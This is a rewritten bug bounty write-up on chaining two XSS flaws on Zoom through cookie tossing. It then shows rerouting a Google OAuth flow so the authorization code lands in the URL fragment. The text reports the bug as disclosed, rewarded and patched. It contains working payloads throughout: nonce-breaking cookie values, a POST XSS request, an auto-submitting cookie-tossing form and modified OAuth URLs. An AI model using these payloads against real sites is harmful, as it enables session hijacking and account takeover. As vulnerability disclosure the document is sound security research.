Zoom Session Takeover - Cookie Tossing Payloads, OAuth Dirty Dancing, Browser Permissions Hijacking, and WAF abuse
Two XSS vulnerabilities were chained: a cookie-based XSS on zoom.us and a post-based XSS on a subdomain. Using cookie tossing, an attacker could execute JavaScript on the main domain, steal OAuth authorization codes, and take over user sessions.

In this blog post, we will tell the tale of how we were able to chain two completely useless XSS vulnerabilities into a persistent nightmare, which allowed us to hijack user sessions by stealing authorization codes with OAuth Dirty Dancing, and hijack trusted browser permissions to silently turn on webcams and…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Zoom is a video conferencing product, and zoom.us is its main web origin. The work described here started from a cookie named _zm_csp_script_nonce, which Zoom used as the CSP nonce for pages that carried a Content Security Policy. Because Zoom takes security seriously, almost every page had a CSP, and most Zoom subdomains are clones of the main zoom.us domain. That combination meant a flaw in how the nonce cookie was reflected would affect almost every page and almost every subdomain.
The chain that follows turns two individually useless XSS bugs into a persistent XSS on zoom.us, then uses it to steal an OAuth authorization code (OAuth Dirty Dancing) and to hijack already-granted browser camera and microphone permissions. A final section abuses the WAF to deny the victim access to Zoom.
The team was Sudi (@sudhanshur705), BrunoZero (@BrunoModificato) and H4R3L (@H4R3L). They reported the vulnerability to Zoom's bug bounty program on 10/02/23 and were rewarded with a $15k bounty. Zoom fully patched it, and the team verified the fix on 01/01/2024.
Setup
The preconditions that matter are on the victim side:
- The victim must visit an attacker-supplied page that submits a POST request to a vulnerable Zoom subdomain.
- The victim must have used the web version of Zoom at least once, if the browser permission hijacking part is to work, because that is when the camera and microphone permissions for the Zoom origin get granted.
The exploit server-side code shown in the report is written in PHP and uses cURL. The client-side part uses window.open() because accounts.google.com cannot be framed.
Finding it
The first bug was an unexploitable XSS in the _zm_csp_script_nonce cookie. Sending the following cookie to https://zoom.us:
Cookie: _zm_csp_script_nonce=test<>
produced these reflections in the CSP header:
content-security-policy: script-src 'nonce-test<>'
and in the script nonces themselves:
<script nonce="test<>">...</script>
There was clearly no sanitisation. The obvious next step was to escape the nonce attribute, but a double quote did not behave as expected. Zoom generated a completely random nonce every time the attribute was escaped with a double quote:
Request Cookie: Cookie: _zm_csp_script_nonce=test">alert(1)//
Response CSP: content-security-policy: script-src 'nonce-5XTGYai_PTRYUB145'
Response HTML: <script nonce="5XTGYai_PTRYUB145">...</script>
A quote at the end of the value did not trigger a random nonce, but was not reflected either:
Request Cookie: Cookie: _zm_csp_script_nonce=test"
Response CSP: content-security-policy: script-src 'nonce-test'
Response HTML: <script nonce="test">...</script>
That is not normal sanitisation or filtering behaviour, so the team suspected cookie string parsing: some web servers parse a cookie value as a quoted string. To test it, they put the payload inside a quoted string and escaped a double quote in the middle. If the theory was right, the escaped quote would reflect:
Request Cookie: Cookie: _zm_csp_script_nonce="test\"ESCAPED"
Response CSP: content-security-policy: script-src 'nonce-test"ESCAPED'
Response HTML: <script nonce="test"ESCAPED">...</script>
They were correct. Escaping the escape quote let it reflect without a parsing error. The remaining problem was the CSP nonce mismatch: the nonce in the CSP header uses single quotes ' rather than double quotes ", so the double quote that escaped the nonce attribute was part of the nonce itself. The fix was to overwrite the broken CSP nonce with a new nonce that matches what actually ends up in the script's nonce attribute:
Request Cookie: _zm_csp_script_nonce="test\"' 'nonce-test' >alert(1)// ";
Response CSP: content-security-policy: script-src 'nonce-test"' 'nonce-test' >alert(1)//
Response HTML: <script nonce="test"' 'nonce-test' >alert(1)//>...</script>
That worked. The page produced about 40 alerts, because the nonce was reflected insecurely in about 40 scripts on the page.

The next instinct was cache poisoning, but every page returned a DYNAMIC cache header. The team spent a few days looking for a cacheable page and found none, which they guess is because Zoom probably dealt with cache poisoning reports before. Cookie tossing was the way forward instead.
Cookie tossing abuses the domain cookie flag to set cookies across different origins that share the same registrable domain. For example, www.example.com can set a cookie on example.com, sub.example.com and sub2.sub.example.com. In JavaScript it looks like this:
document.cookie = "cookie=value; domain=.example.com"
At that point the team knew three things:
- There was a working cookie XSS on almost every page on
zoom.us. - Cache poisoning was not possible.
- Cookie tossing could pass cookies from every subdomain.
So an XSS on any subdomain of zoom.us would unlock an XSS on the main domain.
Exploitation
Step 1: a post-based XSS on a subdomain
Hunting for any XSS on any Zoom subdomain was not difficult given the number of subdomains, many of which are neglected because an XSS there alone is useless. The bug found was a basic post-based XSS on redacted.zoom.us, with no special tricks:
POST /vuln_endpoint HTTP/1.1
Host: redacted.zoom.us

vuln_parameter="><script>alert(document.domain)</script>
This was the last piece needed for a working exploit.
Step 2: chaining the two bugs
The entry point for the victim is the post-based XSS on redacted.zoom.us. The entry payload tosses a malicious cookie to https://zoom.us/webinar/register, initially just alert(document.domain), and immediately redirects the user there to activate the cookie XSS. The report notes that https://zoom.us/webinar/register was used instead of https://zoom.us because the team initially thought this was the only vulnerable path, and they kept it for consistency with the original exploit.
To trigger the POST request, the entry point uses this HTML form:
<form action="https://redacted.zoom.us/vuln_endpoint" method='POST'>
<input name='vuln_parameter' value=""
'><script>
document.cookie=`_zm_csp_script_nonce="TEST\\"' 'nonce-TEST' >alert(document.domain)// \";path=/webinar;domain=.zoom.us;`;
location=`https://zoom.us/webinar/register`
</script>"/>
<button>exploit</button>
</form>

Step 3: understanding the OAuth flow
With a full XSS on zoom.us, the team wanted to prove maximum impact by taking over the victim's session. Zoom allows login via Google and Apple, so they looked at Frans Rosen's OAuth Dirty Dance attack.
Clicking "Sign In with Google" fires this request in the background:
GET https://zoom.us/google_OAuth_signin
On the request side the team deliberately removed all extra headers, including the Cookie header, because sites often use cookies to validate the state of the OAuth flow against CSRF. The response was:
HTTP/2 302 Found
Date: Sat, 23 Dec 2023 05:45:54 GMT
Content-Length: 0
Location: https://accounts.google.com/o/oauth2/v2/auth?response_type=code&access_type=offline&client_id=849883241272-[redacted].apps.googleusercontent.com&prompt=select_account&scope=profile%20email&redirect_uri=https%3A%2F%2Fzoom.us%2Fgoogle%2FOAuth&state=[redacted]&_x_zm_rtaid=M9_4zfziQTyGb1yaR_I-1w.1703310354126.[redacted]&_x_zm_rhtaid=819
Set-Cookie: zm_haid=; Max-Age=0; Expires=Thu, 01 Jan 1970 00:00:10 GMT; Domain=zoom.us; Path=/; Secure; HttpOnly
Set-Cookie: zm_tmaid=; Max-Age=0; Expires=Thu, 01 Jan 1970 00:00:10 GMT; Domain=zoom.us; Path=/; Secure; HttpOnly
Set-Cookie: zm_htmaid=; Max-Age=0; Expires=Thu, 01 Jan 1970 00:00:10 GMT; Domain=zoom.us; Path=/; Secure; HttpOnly
Set-Cookie: _zm_ssid=aw1_c_pV2c5uBoSwa-EaH7DBYUZw; Domain=zoom.us; Path=/; Secure; HttpOnly
Set-Cookie: cred=[redacted]; Path=/; Secure; HttpOnly
Set-Cookie: _zm_ctaid=M9_4zfziQTyGb1yaR_I-1w.1703310354126.[redacted]; Max-Age=7200; Expires=Sat, 23 Dec 2023 07:45:54 GMT; Domain=zoom.us; Path=/; Secure; HttpOnly
Set-Cookie: _zm_chtaid=819; Max-Age=7200; Expires=Sat, 23 Dec 2023 07:45:54 GMT; Domain=zoom.us; Path=/; Secure; HttpOnly
Set-Cookie: _zm_mtk_guid=[redacted]; Domain=zoom.us; Path=/; Max-Age=63072000; SameSite=None; Secure
Set-Cookie: _zm_o2state=FaILMc3BTNCgYeNKg5LzMA; Max-Age=600; Expires=Sat, 23 Dec 2023 05:55:54 GMT; Domain=zoom.us; Path=/; Secure; HttpOnly
Set-Cookie: zm_OAuth_back_params=[redacted]; Max-Age=600; Expires=Sat, 23 Dec 2023 05:55:54 GMT; Domain=zoom.us; Path=/; Secure; HttpOnly
Set-Cookie: zm_routing_email=; Max-Age=0; Expires=Thu, 01 Jan 1970 00:00:10 GMT; Domain=zoom.us; Path=/; Secure; HttpOnly
Set-Cookie: zm_routing_snsid=; Max-Age=0; Expires=Thu, 01 Jan 1970 00:00:10 GMT; Domain=zoom.us; Path=/; Secure; HttpOnly
The Location header holds the OAuth URL used to complete the flow:
https://accounts.google.com/o/oauth2/v2/auth?response_type=code&access_type=offline&client_id=849883241272-[redacted].apps.googleusercontent.com&prompt=select_account&scope=profile%20email&redirect_uri=https%3A%2F%2Fzoom.us%2Fgoogle%2FOAuth&state=[redacted]&_x_zm_rtaid=M9_4zfziQTyGb1yaR_I-1w.1703310354126.[redacted]&_x_zm_rhtaid=819
Sending the same request again changes only the state parameter; the rest stays the same.
Two cookies in the response look OAuth-related:
zm_OAuth_back_params=[redacted]
_zm_o2state=FaILMc3BTNCgYeNKg5LzMA
The first is base64 and decodes to:
{"base_url":"https://zoom.us"}
The second does not look encoded. Base64-decoding the state value from the Google OAuth URL, state=[redacted], gives:
FaILMc3BTNCgYeNKg5LzMA,google_signin
The FaILMc3BTNCgYeNKg5LzMA part matches the _zm_o2state cookie value.
Step 4: moving the authorization code into the hash fragment
The next step was to change response_type from code to code,id_token:
https://accounts.google.com/o/oauth2/v2/auth/oauthchooseaccount?response_type=code,id_token&access_type=offline&client_id=849883241272-[redacted].apps.googleusercontent.com&prompt=select_account&scope=profile%20email&redirect_uri=https%3A%2F%2Fzoom.us%2Fgoogle%2FOAuth&state=[redacted]&_x_zm_rtaid=YRKtUDEiQpq8h-XdecBT4A.1703310273066.[redacted]&_x_zm_rhtaid=185&service=lso&o2v=2&theme=glif&flowName=GeneralOAuthFlow
This returned the error Nonce required for response_type id_token.

Adding a nonce parameter with any value fixed it:
https://accounts.google.com/o/oauth2/v2/auth/oauthchooseaccount?response_type=code,id_token&access_type=offline&client_id=849883241272-[redacted].apps.googleusercontent.com&prompt=select_account&scope=profile%20email&redirect_uri=https%3A%2F%2Fzoom.us%2Fgoogle%2FOAuth&state=[redacted]&_x_zm_rtaid=YRKtUDEiQpq8h-XdecBT4A.1703310273066.[redacted]&_x_zm_rhtaid=185&service=lso&o2v=2&theme=glif&flowName=GeneralOAuthFlow&nonce=shirley
Clicking the Google account to sign in with redirects back to zoom.us with the authorization code in the hash fragment of the URL. The report notes that this step can be removed from the OAuth flow, which makes the exploit smoother because no further user interaction is needed.
